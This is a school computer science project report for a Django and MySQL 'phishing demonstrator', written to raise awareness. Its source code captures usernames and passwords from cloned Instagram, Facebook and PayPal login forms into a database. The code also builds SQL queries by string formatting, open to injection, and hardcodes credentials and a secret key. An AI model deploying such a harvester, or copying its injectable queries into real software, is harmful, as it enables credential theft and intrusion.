
COMPUTER SCIENCE PROJECT

PHISHING DEMONSTRATOR

SUBMITTED BY:





(An ISO 9001:2015 Certified School)

THEVAKKAL, KOCHI – 21



ALL INDIA SENIOR SECONDARY SCHOOL EXAMINATION

**RECORD OF PROJECT WORK IN COMPUTER SCIENCE**

Certified that this is the bona-fide record of project work in Computer Science done using Python & SQL by

…………………………………. Reg. No. ………………

submitted for practical examination in Computer Science Practical in the year 2020-21 at Vidyodaya School, Thevakkal.

Teacher-In-Charge Principal Examiner

ACKNOWLEDGEMENT

I extend my sincere gratitude to our teacher Ms. Sridevi M.N, my parents, and dear friends, whose constant support and motivation have made this project successful.

Apart from the efforts taken by me, the success of this project depends on the encouragement and guidance of our well-wishers. I take this opportunity to express my gratitude to the people who have been instrumental in the successful completion of this project.

I express my gratitude to the Almighty for giving me the strength to complete this project successfully.

TEAM MEMBERS

Vaishnav Varma

Jaikrishn Jayachandran

Sreemadhav. J

INDEX

|  |  |  |
| --- | --- | --- |
| Sl. No | Contents | Page. No |
| 1 | Introduction | 6 |
| 2 | Our project | 9 |
| 3 | Function/Modules used | 10 |
| 4 | Tables created | 11 |
| 5 | System requirements | 12 |
| 6 | Source code | 13 |
| 7 | Output | 23 |
| 8 | Conclusion | 31 |
| 9 | Bibliography | 32 |

INTRODUCTION

# Python

Python is an interpreted, high-level, and general purpose programming language. Released in 1991, its creator, Guido Van Rossum made it as a successor to the ABC programming language.

The language's core philosophy is summarized in the document The Zen of Python (PEP 20), which includes aphorisms such as:

* Beautiful is better than ugly.
* Explicit is better than implicit.
* Simple is better than complex.
* Complex is better than complicated.
* Readability counts.

Rather than having all of its functionality built into its core, Python was designed to be highly extensible. This has made it particularly popular as a means of adding programmable interfaces to existing applications. Van Rossum's vision of a small core language with a large standard library and easily extensible interpreter stemmed from his frustrations with ABC, which espoused the opposite approach.

Python strives for a simpler, less-cluttered syntax and grammar while giving developers a choice in their coding methodology.

# MySQL

MySQL is an open-source relational database management system (RDBMS). Its name is a combination of “My”, the name of co-founders Michael Widenius's daughter, and "SQL", the abbreviation for Structured Query Language.

MySQL was created by a Swedish company, MySQL AB, founded by David Axmark, Allan Larsson and Michael "Monty" Widenius. Original development of MySQL by Widenius and Axmark began in 1994. The first version of MySQL appeared on 23 May 1995. It was initially created for personal usage from mSQL based on the low-level language ISAM, which the creators considered too slow and inflexible.

SQL is a language programmers use to create, modify and extract data from the relational database, as well as control user access to the database. In addition to relational databases and SQL, an RDBMS like MySQL works with an operating system to implement a relational database in a computer's storage system, manages users, allows for network access and facilitates testing database integrity and creation of backups.

MySQL is free and open-source software under the terms of the GNU General Public License, and is also available under a variety of proprietary licenses.

MySQL is used with other programs to implement applications that need relational database capability

# Django

Django is a Python-based free and open-source web framework that follows the model-template-views (MTV) architectural pattern. It is maintained by the Django Software Foundation (DSF), an American independent organization.

Django's primary goal is to ease the creation of complex, database-driven websites. The framework emphasizes reusability and "pluggability" of components, less code, low coupling, rapid development, and the principle of “Don't repeat yourself”. Python is used throughout, even for settings, files, and data models.

Some well known sites that use Django include PBS, Instagram, Mozilla, The Washington Times, Disqus, Bitbucket, and Nextdoor.

OUR PROJECT

Our project is a phishing demonstrator.

Phishing is the fraudulent attempt to obtain sensitive information or data, such as usernames, passwords and credit card details, by disguising oneself as a trustworthy entity in an electronic communication.

It is one of the most common cybercrimes nowadays, causing billions of dollars of damage to companies and individuals across the world.

Our project is intended to raise awareness on the dangers of phishing, and to demonstrate how easy it is to be tricked by a phishing website.

Users can select 3 examples of phishing websites modeled after famous social media and secure payment platforms. They can see how the phishing websites mimic the official websites, and how they steal the user’s data being entered. After proceeding to the home page, the user can view a database which stores all the captured details.

The project aims to teach the user to identify the minor details that differentiate the legitimate website and the phishing website, and help them stay safe from such attacks.

In an age where information is wealth, keeping your data safe is paramount, and this project hopes to contribute to the safety of the people.

FUNCTIONS USED

**main()** - Main function responsible to link all the setting and urls in the framework.

**clearNone()** - clears the None variable which gets into the database.

**button(request)** ---------------------------

Request for the respective HTML to load on the browser

**runInsta(request)** -------------------------

**runFacebook(request)** --------------------

**runPaypal(request)** -----------------------

**database(request)** - Gets the data from MySQL Database.

**search(request)** - Request a search command in MySQL database for the specific username.

**deleteEntry(request)** - Delete all the entries which the user has made till last delete or first use.

TABLES CREATED

**phdata** – Stores data captured from phishing websites. It has 3 columns, which store the details of the platform used, the username, and the password.

An example of what this table looks like is given below:

|  |  |  |
| --- | --- | --- |
| Platform | Username | Password |
| Instagram | jack | 12345 |
| Facebook | jane | 135abc |
| Paypal | ben | password |

SYSTEM REQUIREMENTS

# Hardware requirements

1. Operating System : Windows 7 and above
2. Processor : Multi Core 64bit x86 CPU (Intel/AMD)
3. RAM : 8 GB
4. Storage : 256 GB Hard Disk
5. Display : 15 – 17 inch monitor
6. Peripherals : Keyboard, Mouse

# Software requirements

1. Python 3.7 / 3.8 / 3.9
2. MySQL 8.0
3. Django 3.1.6
4. Any web browser (Preferably Google Chrome / Microsoft Edge)

SOURCE CODE

# views.py

from django.shortcuts import render

import requests

import os

from subprocess import call

import sys

import mysql.connector as sqltor

def clearNone():

 mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

 my\_c=mydb.cursor()

 q="delete from phdata where username='None';"

 my\_c.execute(q)

 mydb.commit()

 mydb.close()

 my\_c.close()

def button(request):

 return render(request,"index.html")

def runInsta(request):

 app\_id="Instagram"

 name\_insta = request.POST.get('username')

 password\_insta = request.POST.get('password')

 mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

 my\_c=mydb.cursor()

 q="insert into phdata values('{}','{}','{}')".format(app\_id,name\_insta,password\_insta)

 my\_c.execute(q)

 mydb.commit()

 mydb.close()

 my\_c.close()

 clearNone()

 return render(request,'instagram.html')

def runFacebook(request):

 app\_id1="Facebook"

 name\_fb= request.POST.get("username")

 password\_fb = request.POST.get("password")

 mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

 my\_c=mydb.cursor()

 q="insert into phdata values('{}','{}','{}')".format(app\_id1,name\_fb,password\_fb)

 my\_c.execute(q)

 mydb.commit()

 mydb.close()

 my\_c.close()

 clearNone()

 return render(request,'facebook.html')

def runPaypal(request):

 app\_id2="Paypal"

 name\_pay = request.POST.get("login\_email")

 password\_pay = request.POST.get("login\_password")

 mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

 my\_c=mydb.cursor()

 q="insert into phdata values('{}','{}','{}')".format(app\_id2,name\_pay,password\_pay)

 my\_c.execute(q)

 mydb.commit()

 mydb.close()

 my\_c.close()

 clearNone()

 return render(request,'paypal.html')

def sqlGUI():

 mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

 my\_c=mydb.cursor()

 q="select \* from phdata"

 my\_c.execute(q)

 result = my\_c.fetchcall()

 mydb.commit()

 mydb.close()

 my\_c.close()

 print(result)

def home(request):

 return render(request,"lol.html")

def database(request):

 mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

 my\_c=mydb.cursor()

 q="select \* from phdata"

 my\_c.execute(q)

 s = my\_c.fetchall()

 mydb.commit()

 mydb.close()

 my\_c.close()

 l = ("Appid", "Username","Password")

 data=[]

 for key in s:

    if len(key) == len(l):

      res = {l[i] : key[i] for i, \_ in enumerate(key)}

    data.append(res)

# print(data)

 context={'data':data}

 return render(request,"database.html",context)

def search(request):

  search = request.POST.get('search')

  mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

  my\_c=mydb.cursor()

  q="select \* from phdata where username= ('{}')".format(search)

  my\_c.execute(q)

  s1 = my\_c.fetchall()

  mydb.commit()

  mydb.close()

  my\_c.close()

  l1 = ("Appid", "Username","Password")

  data1=[]

  for key1 in s1:

    if len(key1) == len(l1):

      res1 = {l1[i] : key1[i] for i, \_ in enumerate(key1)}

    data1.append(res1)

  context1={'data1':data1}

  return render(request, "search.html",context1)

def deleteEntry(request):

  search1 = request.POST.get('search')

  mydb=sqltor.connect(user="admin",passwd="12345",database="phdata")

  my\_c=mydb.cursor()

  q="delete from phdata"

  my\_c.execute(q)

  mydb.commit()

  mydb.close()

  my\_c.close()

  return render(request,"delete.html")

# urls.py

from django.contrib import admin

from django.urls import path

from . import views

urlpatterns = [

   #path('admin/', admin.site.urls),

   path('', views.button),

   path('index.html/', views.button),

   path('instagram/',views.runInsta),

   path('facebook/',views.runFacebook),

   path('paypal/',views.runPaypal),

   path('database.html/',views.database),

   path('delete.html/',views.deleteEntry),

   path('search.html/',views.search),

]

# settings.py

"""

Django settings for phishing project.

Generated by 'django-admin startproject' using Django 2.2.14.

For more information on this file, see

https://docs.djangoproject.com/en/2.2/topics/settings/

For the full list of settings and their values, see

https://docs.djangoproject.com/en/2.2/ref/settings/

"""

import os

# Build paths inside the project like this: os.path.join(BASE\_DIR, ...)

BASE\_DIR = os.path.dirname(os.path.dirname(os.path.abspath(\_\_file\_\_)))

# Quick-start development settings - unsuitable for production

# See https://docs.djangoproject.com/en/2.2/howto/deployment/checklist/

# SECURITY WARNING: keep the secret key used in production secret!

SECRET\_KEY = 'h\*&xucz!=iy$&cqy+t^boywq%44c-6mye@4nu2z)lp0@fh3zot'

# SECURITY WARNING: don't run with debug turned on in production!

DEBUG = True

ALLOWED\_HOSTS = ["192.168.1.6", "127.0.0.1"]

# Application definition

INSTALLED\_APPS = [

    'django.contrib.admin',

    'django.contrib.auth',

    'django.contrib.contenttypes',

    'django.contrib.sessions',

    'django.contrib.messages',

    'django.contrib.staticfiles',

]

MIDDLEWARE = [

    'django.middleware.security.SecurityMiddleware',

    'django.contrib.sessions.middleware.SessionMiddleware',

    'django.middleware.common.CommonMiddleware',

    'django.middleware.csrf.CsrfViewMiddleware',

    'django.contrib.auth.middleware.AuthenticationMiddleware',

    'django.contrib.messages.middleware.MessageMiddleware',

    'django.middleware.clickjacking.XFrameOptionsMiddleware',

]

ROOT\_URLCONF = 'phishing.urls'

TEMPLATES = [

    {

        'BACKEND': 'django.template.backends.django.DjangoTemplates',

        'DIRS': [os.path.join(BASE\_DIR,'templates')],

        'APP\_DIRS': True,

        'OPTIONS': {

            'context\_processors': [

                'django.template.context\_processors.debug',

                'django.template.context\_processors.request',

                'django.contrib.auth.context\_processors.auth',

                'django.contrib.messages.context\_processors.messages',

            ],

        },

    },

]

WSGI\_APPLICATION = 'phishing.wsgi.application'

# Database

# https://docs.djangoproject.com/en/2.2/ref/settings/#databases

DATABASES = {

    'default': {

        'ENGINE': 'django.db.backends.sqlite3',

        'NAME': os.path.join(BASE\_DIR, 'db.sqlite3'),

    }

}

# Password validation

# https://docs.djangoproject.com/en/2.2/ref/settings/#auth-password-validators

AUTH\_PASSWORD\_VALIDATORS = [

    {

        'NAME': 'django.contrib.auth.password\_validation.UserAttributeSimilarityValidator',

    },

    {

        'NAME': 'django.contrib.auth.password\_validation.MinimumLengthValidator',

    },

    {

        'NAME': 'django.contrib.auth.password\_validation.CommonPasswordValidator',

    },

    {

        'NAME': 'django.contrib.auth.password\_validation.NumericPasswordValidator',

    },

]

# Internationalization

# https://docs.djangoproject.com/en/2.2/topics/i18n/

LANGUAGE\_CODE = 'en-us'

TIME\_ZONE = 'UTC'

USE\_I18N = True

USE\_L10N = True

USE\_TZ = True

# Static files (CSS, JavaScript, Images)

# https://docs.djangoproject.com/en/2.2/howto/static-files/

STATIC\_URL = '/static/'

STATICFILES\_DIRS =  [

    os.path.join(BASE\_DIR,'static')

]

#STATIC\_ROOT =os.path.join(BASE\_DIR,'static')

# wsgi.py

import os

from django.core.wsgi import get\_wsgi\_application

os.environ.setdefault('DJANGO\_SETTINGS\_MODULE', 'phishing.settings')

application = get\_wsgi\_application()

# manage.py

#!/usr/bin/env python3

"""Django's command-line utility for administrative tasks."""

import os

import sys

def main():

    os.environ.setdefault('DJANGO\_SETTINGS\_MODULE', 'phishing.settings')

    try:

        from django.core.management import execute\_from\_command\_line

    except ImportError as exc:

        raise ImportError(

            "Couldn't import Django. Are you sure it's installed and "

            "available on your PYTHONPATH environment variable? Did you "

            "forget to activate a virtual environment?"


        ) from exc

    execute\_from\_command\_line(sys.argv)

if \_\_name\_\_ == '\_\_main\_\_':


    main()

# setupfinal.py





OUTPUT


# Starting server




# Website hosted on network, with IP address assigned by router
















# Phishing Webpages


# Instagram.com




# Facebook.com




# Paypal.com




# SQL Database with user credentials captured after login




# Database Search Window






# Delete all data option



# Database after deletion



CONCLUSION

The phishing demonstrator helps the user stay safe in today’s complex cyber realm.

The presence of multiple individuals and organizations with the aim of illegally obtaining data and control to systems requires that the user is able to recognize the red flags in an attempt to steal their data, and does not fall for such a trap.

With an effective mixture of data and real-life examples, the demonstrator ensures that the user can easily understand how easy it is to be tricked, and teaches them to be vigilant in their sojourns on the World Wide Web.

BIBLIOGRAPHY

* Computer science Python for class XII by Preeti Arora
* Computer science Python for class XI by Preeti Arora
* [www.stackoverflow.com](http://www.stackoverflow.com)
* Quora
* [www.w3schools.com](http://www.w3schools.com)
* <https://www.geeksforgeeks.org/>
* <https://docs.djangoproject.com/>